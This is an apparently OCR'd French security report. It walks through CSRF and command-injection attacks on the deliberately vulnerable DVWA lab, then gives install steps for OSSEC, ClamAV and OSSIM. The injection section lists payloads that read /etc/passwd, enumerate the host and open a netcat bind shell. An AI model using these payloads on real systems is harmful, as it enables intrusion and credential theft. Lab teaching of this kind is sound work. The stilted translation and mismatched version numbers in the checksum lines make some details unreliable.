
Ensuite Ouvrir la page source « **viewsourceOWBAWW.html** »

Copiez la selection :




Et ajoutez un dossier nommé « hax0r » dans **/var/www**

Pour ainsi créer un fichier texte nommé « **dvwacsrf**» à l'aide de l'éditeur de texte et collez la sélection




En outre ajoutez a la fin des deux premières lignes des « input » : **value='admin'** et enregistrez le fichier.




De plus ouvrez la page récemment crée dans le navigateur :


http://127.0.0.1/hax0r/dvwacsrf.html et cliquez sur le bouton radio « **Change** »



Maintenant copiez la première partie de l'URL puis collez le dans le fichier dvwacsrf.html en remplaçant le **lien <form action='#' method='GET'>** par
<form action='http://192.168.56.103/dvwa/vulnerabilities/csrf/?' method='GET'>



Et finalement Rafraichissez la nouvelle page http://127.0.0.1/hax0r/dvwacsrf.html




Attaque Commande Execution


Une des plus critiques vulnérabilité qu'un testeur de pénétration peut traverser dans test de pénétration d'application web doit trouver une demande qu'il lui permettra d'exécuter des commandes de système. Le taux de cette vulnérabilité est haut parce qu'il peut permettre à n'importe quel utilisateur non autorisé et malveillant d'exécuter des commandes de l'application web au système et récolter la grande quantité d'informations ou compromettre l'hôte cible.
Dans ce guide nous verrons comment nous pouvons exploiter cette vulnérabilité en utilisant l'application web vulnérable DVWA.

Les étapes de l'attaque :

Comme nous pouvons voir dans le DVWA nous avons une utilité de Ping libre qui nous permet au pinger n'importe quelle adresse IP.



Pour assurer que la l'application est vulnérable pour commander l'exécution vous pouvez essayer une commande simple. Sur le champ d'adresse IP vous tapez **1 | echo pentestlab**. Si « pentestlab » apparaît sur l'application Web après la soumission de la commande alors vous avez une vulnérabilité d'exécution de commande.



L'image ci-dessus montre que la commande a exécuté avec succès la signification que la vulnérabilité existe.

Maintenant vous pouvez remplacer l'**echo** de commandes différentes pour commencer à rassembler des informations sur l'hôte à distance.

La première chose que vous voulez vérifier est bien sûr le contenu de du répertoire actuel avec la commande de **ls**.

Vous pouvez aussi exécuter des commandes multiples en une fois juste en utilisant le « & »


Par exemple vous pouvez taper la commande : **1 | pwd & whoami & ps**

Elle vous donnera le résultat suivant :

Comme vous pouvez voir dans l'image ci-dessus avec une commande vous pouvez obtenu les informations suivantes :


- Parent working directory (pwd)
- L'utilisateur actuel qui exécute les commandes (whoami)
- Les processus qui exécutent (ps)

Vous pouvez aussi utiliser la commande **1 | uname -a & users & id & w** pour découvrir le « hostname », les utilisateurs qui sont connectés.



Vous pouvez utiliser le **1 | chat de /etc/group** afin d'afficher l'information sur les groupes d'utilisateurs et ses membres sur le système de la cible.

Toujours dans les systèmes d'exploitation basés sur Linux nous voulons afficher le contenu du fichier de /etc/passwd parce que nous pouvons trouver des informations sur les utilisateurs, on utilise donc la commande **1 | cat /etc/passwd**



Vous pouvez également utiliser la commande suivante afin d'ouvrir un port sur le serveur à distance et se connecter de nouveau à lui au netcat. **1 | netcat -v -e '/bin/bash' -l -p 31337**

Pourquoi l'application Web est-elle vulnérable ?

Command Execution Source

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

Du code au-dessus de vous pouvez voir qu'il n'y a aucun contrôle pour le $target variable et s'il s'assortit à une adresse IP. Ainsi le code permet à un attaquant d'ajouter des commandes derrière adresse IP.

Annexe C

Installation OSSEC sur Debian

L'installation de l'OSSEC est très simple. Suivez ces étapes d'installation. Assurez-vous que vous comprenez le type d'installation vous choisissez le manager, l'agent, local, ou l'hybride.

1. **Téléchargez la dernière version d'OSSEC**

wget http://www.ossec.net/files/ossec-hids-2.7.tar.gz

wget http://www.ossec.net/files/ossec-hids-2.7_checksum.txt

cat ossec-hids-2.7_checksum.txt

md5sum ossec-hids-2.7.tar.gz

MD5 (ossec-hids-2.7.tar.gz) = f4140ecf25724b8e6bdcaceaf735138a

sha1sum ossec-hids-2.6.tar.gz

SHA1 (ossec-hids-2.7.tar.gz) = 258b9a24936e6b61e0478b638e8a3bfd3882d91e

2. **Extrayez le paquet compressé et exécutez "./install.sh"**

tar -zxvf ossec-hids-2.7.tar.gz

cd ossec-hids-*

./install.sh

Ensuite ouvrez le port 1514 (UDP) s'il y a un pare-feu entre le serveur et les agents.

3. **Start OSSEC HIDS**

/var/ossec/bin/ossec-control start

Annexe D

Installation de l'antivirus « Clamav »

1. **Pour que vous installiez l'antivirus « clamav » dans debian vous devez ajouter la liste source suivante à votre fichier /etc/sources.list**

deb http://ftp2.de.debian.org/debian-volatile sarge/volatile main

ou

deb http://people.debian.org/~sgran/debian sarge main

deb-src http://people.debian.org/~sgran/debian sarge main

2. **Apres que vous avez modifié la source liste vous devez exécuter les commandes suivantes :**

apt-get update

#apt-get install clamav

Ces deux commandes précédentes installent les paquets suivants :

Clamav ; clamav-base ; clamav-freshclam ; libbz2-1.0 ; libclamav1 ; libcurl3 ; libgmp3 ; libidn11 ; ucf

3. **Puis, exécutez la commande suivante pour la mise à jour manuelle des bases de données des virus:**

#freshclam

4. **En outre, exécutez la commande suivante pour scanner manuellement des fichiers/dossiers :**

#clamscan -r /chemin_des_fichiers_ou_dossiers

Exemple :

#clamscan /

Annexe E

Installation OSSIM

1. Server OSSIM :

D'abord téléchargez et installez le serveur OSSIM à partir du site officiel d'OSSIM
http://www.ossim.org/OSSIM/Downloads.html

2. Agent OSSIM :

Ensuite installez avec apt-get install ossim-agent:
apt-get install ossim-agent
Puis configurez l'agent OSSIM en effectuant des modifications sur son fichier
/etc/ossim/agent/config.cfg:

vi /etc/ossim/agent/config.cfg

3. Outils supplémentaires :

Il est recommander d'Installer outils supplémentaires d'OSSIM

3.1. Installez de NTOP

apt-get install librrd2 ntop
ntop -u ntop
>> Please enter the password for the admin user: # ^C
/etc/init.d/ntop start

3.2. Installez de PADS

apt-get install pads

3.3. Installez P0F

apt-get install p0f

3.4. Installez TCPTRACK

apt-get install tcptrack
Finalement, après chaque installation vous utilisez la commande suivante pour activer l'outil chez l'agent :
dpkg-reconfigure ossim-agent